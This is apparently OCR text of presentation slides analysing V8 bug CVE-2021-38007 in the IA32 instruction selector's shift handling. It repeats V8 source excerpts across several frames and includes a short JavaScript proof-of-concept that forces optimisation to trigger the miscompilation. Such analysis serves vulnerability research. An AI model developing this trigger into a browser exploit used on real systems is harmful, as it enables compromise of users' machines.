


```
function foo(a) {
    let x = true;
    x /= x; // x = 1

    let y = x || a; // y = 1

    y <<= 1; // y = 2
    let z = 1 >> y; // z = 0
    return z;
}

console.log(foo(1));
%PrepareFunctionForOptimization(foo);
foo(1);
%OptimizeFunctionOnNextCall(foo);
console.log(foo(1));
```



• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

● Issue 1254189 (CVE-2021-38007)

IA32 Instruction Selector




```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

```
bool CanBeImmediate(Node* node) {
  switch (node->opcode()) {
    case IrOpcode::kInt32Constant:
    case IrOpcode::kNumberConstant:
    case IrOpcode::kExternalConstant:
    case IrOpcode::kRelocatableInt32Constant:
    case IrOpcode::kRelocatableInt64Constant:
      return true;
    ...
  }
}
```

Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}
```

• Issue 1254189 (CVE-2021-38007)


IA32 Instruction Selector



```
InstructionOperand UseImmediate(Node* node) {
    return sequence()->AddImmediate(ToConstant(node));
}
```

Issue 1254189 (CVE-2021-38007)

